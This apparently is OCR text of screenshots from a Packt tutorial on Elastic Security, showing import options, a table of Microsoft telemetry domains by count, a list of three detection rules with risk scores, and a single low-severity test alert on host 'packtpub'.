
● Automatically overwrite conflicts


○ Request action on conflict

○ Create new objects with random IDs



destination.domain: Descending	Count
v10.events.data.microsoft.com	492
settings-win.data.microsoft.com	281
cp601.prod.do.dsp.mp.microsoft.com	256
www.bing.com	156
nav.smartscreen.microsoft.com	140






Detection rules


All rules

Updated 1 minute ago

Showing 3 rules Selected 0 rules

Rule	Risk score	Severity	Last run	Last response	Last updated	Version	Tags	Activated
Malicious Indicator Match Rule	99	● Critical	3 minutes ago	● succeeded	Jun 2, 2021 @ 00:14:51.852	1	indicator	✓
Packtpub Network Traffic Test	21	● Low	8 days ago	● succeeded	Jun 2, 2021 @ 00:12:32.189	5	Network Test	✕
Imported Packtpub Network Traffic Test	21	● Low	—	● —	Jun 9, 2021 @ 21:27:57.150	5	Network Test	✕





Showing 1 alert Selected 0 alerts

@timestamp	Rule	Severity	event.category	host.name
Jun 9, 2021 @ 21:36:47.011	Imported Packtpub Network Traffic Test	low	network_traffic network	packtpub